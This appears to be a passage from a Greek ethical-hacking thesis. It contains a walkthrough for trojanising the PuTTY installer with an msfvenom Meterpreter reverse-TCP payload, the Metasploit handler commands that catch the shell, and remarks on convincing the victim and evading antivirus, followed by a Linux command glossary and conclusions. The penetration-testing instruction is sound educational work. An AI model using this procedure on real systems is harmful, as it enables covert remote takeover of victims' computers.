Για την εφαμοργή της συγκεκριμένης τεχνικής επιλέγεται οποιοδήποτε πρόγραμμα. Ως παράδειγμα, θα επιλεχθεί το πρόγραμμα PuTTY, το οποίο διατίθεται στην ιστοσελίδα Chiark (https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html). Το PuTTY είναι ένας δωρεάν εξομοιωτής τερματικού ανοιχτού κώδικα, σειριακή κονσόλα και εφαρμογή μεταφοράς αρχείων δικτύου. Υποστηρίζει πολλά πρωτόκολλα δικτύου, συμπεριλαμβανομένων των SCP, SSH, Telnet, rlogin και raw socket σύνδεσης. Μπορεί, επίσης, να συνδεθεί σε σειριακή θύρα. Το PuTTY αρχικά γράφτηκε για τα Microsoft Windows, αλλά έχει μεταφερθεί σε διάφορα άλλα λειτουργικά συστήματα. Η διαδικασία περιλαμβάνει τη λήψη της 64-bit εκδοσης του PuTTY (putty.exe) και την αποθήκευσή του στο φάκελο Downloads.



Package files

You probably want one of these. They include versions of all the PuTTY utilities (except the new and slightly experimental Windows pterm).

(Not sure whether you want the 32-bit or the 64-bit version? Read the FAQ entry.)

We also publish the latest PuTTY installers for all Windows architectures as a free-of-charge download at the Microsoft Store; they usually take a few days to appear there after we release them.

MSI ('Windows Installer')

64-bit x86:	putty-64bit-0.81-installer.msi	(signature)
64-bit Arm:	putty-arm64-0.81-installer.msi	(signature)
32-bit x86:	putty-0.81-installer.msi	(signature)

Unix source archive

.tar.gz:	putty-0.81.tar.gz	(signature)

Alternative binary files

The installer packages above will provide versions of all of these (except PuTTYtel and pterm), but you can download standalone binaries one by one if you prefer.

(Not sure whether you want the 32-bit or the 64-bit version? Read the FAQ entry.)

putty.exe (the SSH and Telnet client itself)

64-bit x86:	putty.exe	(signature)
64-bit Arm:	putty.exe	(signature)
32-bit x86:	putty.exe	(signature)

Ιστοσελίδα Chiark με διαθέσιμα PuTTY αρχεία

Στο εικονίδιο του PuTTY και στο λειτουργικό σύστημα Windows απεικονίζονται δύο υπολογιστές και έτσι το αρχείο καθίσταται αρκετά πειστικό για να το ανοίξει ο στόχος, διευκολύνοντας έτσι την επιτυχία της επίθεσης.


Για τη δημιουργία του payload με χρήση προτύπου χρησιμοποιείται η εξής εντολή:

Msfvenom -p windows/x64/meterpreter/reverce_tcp LHOST=192.168.1.12 LPORT=5555 -x putty.exe -f exe -o Putty.exe


Το Payload αποθηκεύεται στην επιφάνεια εργασίας του χρήστη και είναι έτοιμο για αποστολή στον στόχο. Επόμενο βήμα είναι η χρήση της msfconsole για να ενεργοποιηθεί ο listener και να αναπτυχθεί σύνδεση μεταξύ του επιτιθέμενου και του στόχου. Με αυτόν τον τρόπο, ο επιτιθέμενος θα αποκτήσει πρόσβαση στο σύστημα-στόχο μέσω του meterpreter shell. Έτσι, χρησιμοποιούνται οι παρακάτω εντολές:

- “use exploit/multi/handler”, όπου ορίζεται ο listener για τη διαχείριση συνδέσεων από τα reverse shells ως handler,
- “set payload *windows/x64/meterpreter/reverce_tcp”,* όπου ορίζεται το payload που θα χρησιμοποιηθεί,
- “set LHOST=192.168.1.12”, όπου καθορίζεται η IP διεύθυνση του επιτιθέμενου,
- “set LPORT=5555”, όπου ορίζεται η θύρα που θα ακούει για εισερχόμενες συνδέσεις, και
- “run”, για να ενεργοποιηθεί ο listener, ο οποίος θα περιμένει για σύνδεση.

Τελευταίο βήμα είναι η αξιολόγηση του αρχείου Putty.exe που δημιουργήθηκε από το VirusTotal. Είναι πιθανό να ανιχνευθεί από ακόμη λιγότερα συστήματα ασφαλείας από ότι τα δύο προηγούμενα δημιουργημένα Payloads, καθώς η χρήση του PuTTY ως πρότυπο καθιστά το κακόβουλο αρχείο πιο αξιόπιστο και πειστικό για το στόχο.



Εικονίδιο του Putty.exe στα Windows



Παράδειγμα εκτέλεσης του VirusTotal για αρχείο με όνομα update.exe

11. ΧΡΗΣΙΜΕΣ ΕΝΤΟΛΕΣ LINUX

Arp	Βοηθητικό εργαλείο δικτύου που χρησιμοποιείται για την εμφάνιση, την προσθήκη και την αφαίρεση εγγραφών στην κρυφή μνήμη Address Resolution Protocol (ARP). Είναι ζωτικής σημασίας για τη διαχείριση των επικοινωνιών δικτύου σε ένα σύστημα Linux. ▪ Arp -a : Ανακάλυψη όλων των hosts.
Cd	Αλλαγή καταλόγων
Cd..	Έξοδος από τον τρέχοντα κατάλογο
Cp	Αντιγραφή των αρχείων ή των καταλόγων από τη μία θέση στην άλλη. Σύνταξη : cp [επιλογή] [πηγή] [προορισμός]. Μπορεί να χρησιμοποιηθεί για τη δημιουργία αντιγράφων ασφαλείας και διπλότυπων αρχείων. Διατηρεί την αρχική χρονική σήμανση και τα δικαιώματα των αρχείων που αντιγράφονται. • Cp -r : Αναδρομική αντιγραφή καταλόγων
Cat	Εμφάνιση περιεχομένων του αρχείου
Chmod	Αλλαγή δικαιωμάτων του αρχείου (ακολουθείται από ρυθμίσεις αδειών, τα προεπιλεγμένα δικαιώματα αρχείων μπορούν να οριστούν στο umask)
Curl (Client for URL)	Μεταφορά δεδομένων προς ή από έναν διακομιστή, που λειτουργεί μέσω μίας διεπαφής εντολών. Χρησιμοποιείται συνήθως σε δέσμες ενεργειών και δοκιμές διαδικτυακών εφαρμογών. Υποστηρίζει διάφορα πρωτόκολλα όπως HTTP, HTTPS, FTP και άλλα. Μπορεί να χρησιμοποιηθεί για την αποστολή προσαρμοσμένων κεφαλίδων, cookies και ελέγχου ταυτότητας χρήστη.
Chown	Αλλαγή της ιδιοκτησίας αρχείων και καταλόγων, επιτρέποντας στον χρήστη να καθορίσει νέους κατόχους και ομάδες. Οι αλλαγές μπορούν να πραγματοποιηθούν από τον κάτοχο του αρχείου ή από έναν χρήστη με τα κατάλληλα δικαιώματα. ▪ Chown -R : Αναδρομική αλλαγή ιδιοκτησίας για όλα τα αρχεία και τους υποκαταλόγους ▪ Newowner:newgroup : Για αλλαγή και του ιδιοκτήτη και της ομάδας
Echo	Εμφανίζει κείμενο ή μεταβλητές ως έξοδο, χρησιμοποιείται συνήθως για δέσμες ενεργειών και εντοπισμό σφαλμάτων και επιτρέπει την ανακατεύθυνση σε αρχεία για αποθήκευση εξόδου. Εκτός από την εμφάνιση μεταβλητών, δημιουργεί μεταβλητές και διαθέτει επιλογές για έλεγχο χαρακτήρων νέας γραμμής.
Find	Αναζήτηση αρχείων και καταλόγων με βάση συγκεκριμένα κριτήρια. Βοηθά στον εντοπισμό αρχείων με βάση το όνομα, το μέγεθος, τον τύπο και άλλα χαρακτηριστικά. Η σύνταξή αποτελείται από την ίδια την εντολή ακολουθούμενη από τον αρχικό κατάλογο και διάφορες επιλογές για

	φιλτράρισμα των αποτελεσμάτων. Τα αποτελέσματα μπορούν να βελτιωθούν χρησιμοποιώντας τις ακολουθούμενες εντολές : -name, -type, -size, -exec για την εκτέλεση ενεργειών στα αρχεία που βρέθηκαν. Είναι σημαντικό τόσο για τους διαχειριστές συστήματος όσο και για τους αναλυτές ασφαλείας να διαχειρίζονται και να διερευνούν αποτελεσματικά τα αρχεία σε ένα σύστημα.
Grep (Global Regular Expression Print)	Αναζήτηση συγκεκριμένων μοτίβων μέσα σε αρχεία, επιτρέποντας στους χρήστες να βρίσκουν και να εξάγουν γρήγορα σχετικές πληροφορίες.
Gzip	Συμπιέζει αρχεία χρησιμοποιώντας τον αλγόριθμο gzip.
Head	Εμφανίζει τις καθορισμένες από το χρήστη πρώτες γραμμές ενός αρχείου. Η σύνταξή της ορίζεται ως εξής : “head -n <numberoflines> file.txt”, όπου numberoflines οι πρώτες γραμμές που θα εμφανιστούν στο φάκελο file.txt.
History	Εμφάνιση μιας αριθμημένης λίστας εντολών που έχουν εκτελεστεί προηγουμένως σε μία περίοδο λειτουργίας τερματικού ▪ History X : Εμφάνιση μόνο των τελευταίων εντολών X. Οι εντολές που εμφανίζονται μπορεί να περιλαμβάνουν ευαίσθητες πληροφορίες ▪ History -c : Διαγραφή ιστορικού
Hostname	Εμφανίζει το όνομα του κεντρικού υπολογιστή.
Hostnamectl	Δίνονται πληροφορίες σχετικά με το σύστημα.
Ifconfig	Εμφανίζονται πληροφορίες σχετικά με τις συνδέσεις δικτύου, όπως διευθύνσεις IP και ρυθμίσεις DNS. Δίνονται περισσότερες λεπτομέρειες για τον υπολογιστή, όπως το όνομα του, τον τύπο της κάρτας δικτύου του, τη φυσική διεύθυνση της κάρτας δικτύου, τη διεύθυνση του εξυπηρετητή DNS, κτλ.
Ip addr	Εμφανίζονται πληροφρίες σχετικά με διευθύνσεις IP για διεπαφές δικτύου.
Less	Επιτρέπει την προβολή μεγάλων αρχείων κειμένου, δίνοντας επιπλέον τις δυνατότητες της κύλισης και της αναζήτησης, σε σύγκριση με την εντολή “more”.
Locate	Εύρεση της τοποθεσίας φακέλων και καταλόγων με βάση το όνομα.
Ls	Λίστα αρχείων ▪ Ls -a : Λίστα όλων των αρχείων, συμπεριλαμβανομένων και εκείνων που δεν εμφανίζονται (κρυφά αρχεία) ▪ Ls -l : Εμφανίζει δικαιώματα αρχείου στο τερματικό, μέγεθος, ημερομηνία τροποποίησης και κάτοχο ▪ Ls -t :Λίστα αρχείων με βάση την ημερομηνία τροποποίησης, εμφανίζοντας πρώτα τα πιο πρόσφατα αρχεία ▪ Ls -r : Αντιστρέφει τη σειρά της καταχώρησης

Mkdir	Δημιουργία νέων καταλόγων ή ακέλων μέσα στο σύστημα αρχείων. Η εντολή ακολουθείται από το επιθυμητό όνομα του καταλόγου που θα δημιουργηθεί. Πολλοί κατάλογοι μπορούν να δημιουργηθούν ταυτόχρονα καθορίζοντας τα ονόματά τους μετά την εντολή. Οι χρήστες πρέπει να λεχουν τα κατάλληλα δικαιώματα για τη δημιουργία καταλόγων σε συγκεκριμένες τοποθεσίες. ▪ Mkdir -p : Δημιουργία γονικών καταλόγων εάν δεν υπάρχουν ήδη
More	Επιτρέπει την προβολή μεγάλων αρχείων κειμένου.
Mv	Μετακίνηση αρχείων ή καταλόγων από μία τοποθεσία σε άλλη και μπορεί επίσης να χρησιμοποιηθεί για μετονομασία αρχείων. Η εντολή ακολουθείται από το όνομα του αρχείου προς μετακίνηση και τον κατάλογο προορισμού. Απαιτείται ιδιαίτερη προσοχή καθώς η εντολή μπορεί να αντικαταστήσει ήδη υπάρχοντα αρχεία.
Nano	Απλός επεξεργαστής κειμένου που τρέχει στο τερματικό. Ιδανικός για γρήγορη επεξεργασία κειμένου με απλή διεπαφή.
Netstat	Εμφάνιση συνδέσεων δικτύου, πινάκων δρομολόγησης, στατιστικών στοιχείων διεπαφής και συνδρομών πολλαπλής διανομής. Παρέχονται πληροφορίες για ενεργές συνδέσεις δικτύου, συμπεριλαμβανομένων πρωτοκόλλου, τοπικής ή μη διεύθυνσης και κατάστασης. Εμφανίζει πίνακες δρομολόγησης, μαζί με τις διαδρομές που ακολουθούν τα πακέτα για να φτάσουν στον προορισμό τους. Προσφέρει στατιστικά στοιχεία διεπαφής, όπως πακέτα που αποστέλλονται / λαμβάνονται, σφάλματα και συγκρούσεις. Εμφανίζει συνδέσεις που αποκρύπτουν την ταυτότητα του κεντρικού υπολογιστή που συνδέει για λόγους ασφαλείας.
Netdiscover	Ανίχνευση όλων των διαθέσιμων συσκευών. Μπορεί επίσης να χρησιμοποιηθεί για την επιθεώρηση ARP του δικτύου. Αποστέλλει ενεργά αιτήματα και καταγράφει τις απαντήσεις χρησιμοποιώντας ARP πακέτα, με σκοπό την παθητική ανίχνευση διαδικτυακών κεντρικών υπολογιστών. Έτσι, για κάθε host που εντοπίζεται, εμφανίζεται η IP και η MAC διεύθυνσή του, όπως επίσης και το όνομα του κατασκευαστή της συσκευής ή το hostname (MAC Vendor / Hostname).
Nl	Εμφανίζει τα περιεχόμενα ενός κειμένου προσθέτοντας αριθμό σειράς σε κάθε γραμμή.
nslookup	Η συγκεκριμένη εντολή χρησιμοποιείται και σε άλλα λειτουργικά συστήματα για την επίλυση DNS (Domain Name System) ονομάτων, δηλαδή για την αναζήτηση πληροφοριών σχετικά με τη διεύθυνση IP που αντιστοιχεί σε ένα domain name ή αντίστροφα. Επιτρέπει την εκτέλεση ερωτημάτων σε DNS servers.
Ping	Βοηθητικό πρόγραμμα δικτύου που χρησιμοποιείται για τη δοκιμή της προσβασιμότητας ενός κεντρικού υπολογιστή σε ένα δίκτυο πρωτοκόλλου Διαδικτύου (IP). Το ping στέλνει πακέτα Internet Control Message Protocol (ICMP) στον κεντρικό υπολογιστή – στόχο και μετρά το χρόνο μετ’επιστροφής για απαντήσεις. Μπορεί να βοηθήσει στον εντοπισμό ζητημάτων συνδεσιμότητας δικτύου, όπως απώλεια πακέτων, καθυστέρηση και πιθανά σημεία συμφόρησης. Επίσης, μπορεί να

	χρησιμοποιηθεί για την ανάλυση ονομάτων τομεα σε διευθύνσεις IP και αντίστροφα. Τα τείχη προστασίας ενδέχεται να μπλοκάρουν αιτήματα ping, περιρίζοντας τη χρησιμότητά του σε ορισμένα περιβάλλοντα. ▪ Ping -c <αριθμός πακετων> <διεύθυνση IP ή όνομα_υπολογιστή> : Ο χρήστης καθορίζει τον αριθμό των πακέτων τα οποία θα σταλούν. ▪ Ping localhost : Εμφανίζεται το όνομα που έχει δοθεί στον υπολογιστή για να τον αναγνωρίζουν οι υπόλοιποι στο δίκτυο και η διεύθυνση IP, που είναι η loopback διεύθυνση, δηλαδή χρησιμοποιείται για τον έλεγχο της σύνδεσης του υπολογιστή με τον ίδιο τον υπολογιστή. ▪ Ping <όνομα_υπολογιστή> : Με ping στο όνομα του υπολογιστή που προέκεψε από την εντολή «ping localhost» φαίνεται η διεύθυνση IP του υπολογιστή. ▪ Ping -i <χρόνος> : Καθορίζεται το διάστημα μεταξύ των αιτημάτων ping σε δευτερόλεπτα. ▪ Ping -s <μέγεθος> : Καθορίζεται το μέγεθος του πακέτου ping σε bytes.
Piping	Σύνδεση πολλαπλών προγραμμάτων με τρόπο που επιτρέπει στην έξοδο ενός προγράμματος να χρησιμεύσει ως είσοδος για ένα άλλο. Βελτιώνει την αυτοματοποίηση και εκσυγχρονίζει τις διαδικασίες. Επίσης, το «κέλυφος» Bash χρησιμοποιεί σωλήνες για να συνδέσει αποτελεσματικά πολλές εντολές μεταξύ τους. Το σύμβολο «|» χρησιμοποιείται συνήθως για την ένδειξη σωληνώσεων. Τέλος, μπορεί να επιτρέψει τη δημιουργία πολύπλοκων ροών εργασίας επεξεργασίας δεδομένων.
Ps	Προβολή των διεργασιών που εκτελούνται
Pwd - Print Working Directory	Εμφάνιση της τρέχουσας διαδρομής του καταλόγου
Rm	Μόνιμη διαγραφή αρχείων, χωρίς να μετακινούνται στον κάδο απορριμάτων, όπως η συνάρτηση “delete”. Είναι σημαντικό να γίνεται πλήρης έλεγχος των αρχείων που διαγράφονται, καθώς η διαδικασία είναι μη αναστρέψιμη και μπορεί να οδηγήσει σε απώλεια δεδομένων. Είναι προτιμότερο να αποφεύγεται η χρήση χαρακτήρων μπαλαντέρ, όπως το «*», διότι μπορεί να αδηγήσει σε ακούσια διαγραφή πολλών αρχείων. ▪ Rm -r : Αφαιρεση ενός καταλόγου, όπου αναδρομικά διαγράφονται όλα τα αρχεία και οι υποκατάλογοι που υπάρχουν μέσα στον κατάλογο. ▪ Rm -rf : Διαγράφει αρχεία και καταλόγους, χωρίς να ζητάει επιβεβαίωση.
Ssh (Secure Shell)	Δημιουργεί ασφαλή σύνδεση σε απομακρυσμένα συστήματα μέσω δικτύου χρησιμοποιώντας το πρωτόκολλο SSH, το οποίο παρέχει κρυπτογραφία για την προστασία των δεδομένων που ανταλλάσσονται. Η σύνταξή της είναι η ακόλουθη : “ssh user@192.168.1.6”, η οποία

	συνδέει το χρήστη στον υπολογιστή με διεύθυνση IP 192.168.1.6 ως χρήστη user, όπου μετά τη σύνδεσή του, ζητείται κωδικός πρόσβασης του user στον απομακρυσμένο υπολογιστή.
stat	Εμφάνιση ιδιοτήτων αρχείων και καταλόγων.
Sudo – SuperUser DO	Εκτέλεση εντολών με δικαιώματα root, έχοντας αυξημένα προνόμια. Βοηθά στην αποτροπή μη εξουσιοδοτημένων αλλαγών στο σύστημα. Γίνεται χρήση αρχείων καταγραφής Sudo για σκοπούς ελέγχου. Η ακατάλληλη χρήση της εντολής μπορεί να οδηγήσει σε τρωτά σημεία ασφαλείας.
Tail	Εμφανίζει τις καθορισμένες από το χρήστη τελευταίες γραμμές ενός αρχείου. Η σύνταξή της ορίζεται ως εξής : “tail -n <numberoflines> file.txt”, όπου numberoflines οι τελευταίες γραμμές που θα εμφανιστούν στο φάκελο file.txt.
Tar – Tape Archive	Αρχειοθετεί αρχεία και καταλόγους σε ένα μόνο αρχείο. Χρησιμοποιείται για τη συμπίεση ή αποσυμπίεση αρχείων και φακέλων, καθώς και για τη δημιουργία αρχείων (archive files), τα οποία συνήθως έχουν την κατάληξη .tar, .tar.gz, .tar.bz2, κτλ.
theHarvester	Συλλέγει domain names, διευθύνσεις e-mail, εικονικών κεντρικών υπολογιστών, ανοιχτών θυρών και ονομάτων υπαλλήλων από διαφορετικές δημόσιες πηγές (πχ. μηχανές αναζήτησης).
Top	Εμφανίζεται σε πραγματικό χρόνο μία δυναμική λίστα των διεργασιών και των πόρων που εκτελούνται στο σύστημα, με σκοπό τη διαχείριση και παρακολούθηση της απόδοσης του συστήματος. Παρέχει σημαντικές πληροφορίες για τη χρήση πόρων, όπως CPU, μνήμη, χρόνος εκτέλεσης διεργασιών κ.α. Στα αποτελέσματα εμφανίζεται η τρέχουσα ώρα, ο χρόνος που το σύστημα είναι σε λειτουργία (up), ο αριθμός των χρηστών που είναι συνδεδεμένοι (users), ο μέσος όρος φορτίου του συστήματος για τα τελευταία 1,5 και 15 λεπτά (load average), πληροφορίες για τις διεργασίες, κατανομή της χρήσης της CPU, χρήση της φυσικής μνήμης (RAM) και της swap μνήμης (swap space) και η λίστα διεργασιών.
Traceroute	Εντοπισμός της διαδρομής που ακολουθούν τα πακέτα δεδομένων από τον έναν υπολογιστή στον άλλον μέσω ενός δικτύου. Εμφανίζει κάθε αναπήδηση (δρομολογήτη) μεταξύ πηγής και προορισμού. Βοηθά στον εντοπισμό προβλημάτων συνδεσιμότητας δικτύου ή καθυστέρησης. Μπορεί να χρησιμοποιηθεί για την αντιμετώπιση προβλημάτων σύνδεσης. Παρέχει πολύτιμες πληροφορίες για ανάλυση και βελτιστοποίηση δικτύου.
Touch	Δημιουργία νέων κενών αρχείων ή ενημέρωση για την ημερομηνία και την ώρα της τελευταίας τροποποίησης ενός αρχείου.
Wget	Χρησιμοποιείται για τη λήψη αρχείων από το Διαδίκτυο μέσω του πρωτοκόλλου HTTP, HTTPS ή FTP. Είναι ένα μη διαδραστικό εργαλείο, δηλαδή εκτελείται στο παρασκήνιο χωρίς να απαιτείται η παρέμβαση του χρήστη, καθιστώντας το ιδανικό για αυτοματοποιημένες λήψεις και συγχρονισμούς δεδομένων. Η σύνταξή της είναι η ακόλουθη : “wget [options] <URL>”, όπου URL η διεύθυνση του αρχείου για λήψη.

whatweb	Αναγνώριση και ανάλυση ιστοσελίδων. Συλλέγει πληροφορίες σχετικά με τις τεχνολογίες που χρησιμοποιούνται σε έναν ιστότοπο, όπως το CMS (Content Management System), η γλώσσα προγραμματισμού, οι βιβλιοθήκες JavaScript, οι διακομιστές web, κα.
whois	Χρησιμοποιείται και σε άλλα λειτουργικά συστήματα για την αναζήτηση πληροφοριών σχετικά με τον ιδιοκτήτη ενός domain name ή μίας IP διεύθυνσης. Αυτές οι πληροφορίες περιλαμβάνουν στοιχεία όπως ονόματα, διευθύνσεις, αριθμούς τηλεφώνου, ημερομηνίες καταχώρισης και λήξης και στοιχεία του DNS.

12. ΣΥΜΠΕΡΑΣΜΑΤΑ

Οι αρχικοί στόχοι της εργασίας περιλάμβαναν την αναλυτική διερεύνηση του Ethical Hacking, αξιοποιώντας ισχυρά εργαλεία που μελετήθηκαν, όπως το Kali Linux, το Metasploit, το Nessus και το Nmap και τονίζοντας την αποτελεσματικότητά τους κατά τη διάρκεια ενός penetration testing και στην αναγνώριση ευπαθειών. Η χρήση αυτών των εργαλείων κατά τη διάρκεια του Penetration Testing ανέδειξε τη σημασία τους για τον εντοπισμό και την ανάλυση ευπαθειών σε πληροφοριακά συστήματα.

Η επίτευξη των αρχικών στόχων πραγματοποιήθηκε με επιτυχία, προσφέροντας στον αναγνώστη μία ολοκληρωμένη εικόνα, τόσο ως προς τη θεωρητική προσέγγιση, όσο και ως προς την πρακτική. Ωστόσο, κατά τη διάρκεια της υλοποίησης, συναντήθηκαν και αντιμετωπίστηκαν πολλές προκλήσεις, όπως η σύνθετη διαχείριση των διαφορετικών εργαλείων και η ανάγκη προσαρμογής τους σε νέες μεθόδους που εμφανίζονται και εξελίσσονται διαρκώς και ραγδαία. Παρόλ’ αυτά, έπειτα από εκτενής αναζήτηση, ενσωματώθηκαν λύσεις σε πρακτικά προβλήματα και εξετάστηκαν κρίσιμες πτυχές της κυβερνοασφάλειας.

Η επανάσταση στην πληροφορική έχει σημαντική επίδραση στους κοινωνικούς, πολιτικούς και οικονομικούς θεσμούς. Η ηθική προσέγγιση στην τεχνολογία συχνά απουσιάζει και οι σύγχρονοι εγκληματίες εκμεταλλεύονται τα νομικά κενά προκειμένου να αποφύγουν τις κυρώσεις. Αυτό σημαίνει ότι ο υπολογιστής μπορεί να γίνει ο ασθενής κρίκος στην αλυσίδα της μεταβιομηχανικής κοινωνίας, με τις δυνατότητες του να επιτρέπει την κυβερνοτρομοκρατία, τον κοινωνικό έλεγχο και άλλες αρνητικές εξελίξεις. Τα εγκλήματα που σχετίζονται με την πληροφορική ονομάζονται τεχνολογικά εγκλήματα και μπορούν να εκτελούνται με τη χρήση ενός πληροφοριακού συστήματος ή με επίθεση στο ίδιο το σύστημα, το οποίο σε αυτή την περίπτωση θα αποτελεί αντικείμενο του εγκλήματος. Εξάλλου, τα πληροφοριακά συστήματα μπορεί να αποτελούν το περιβάλλον, όπου ανευρίσκονται τα αποδεικτικά στοιχεία μιας εγκληματικής δραστηριότητας. Συμπερασματικά, λοιπόν, η πληροφορική εγκληματικότητα παρουσιάζει πολλές πτυχές και προκλήσεις στη σημερινή εποχή.

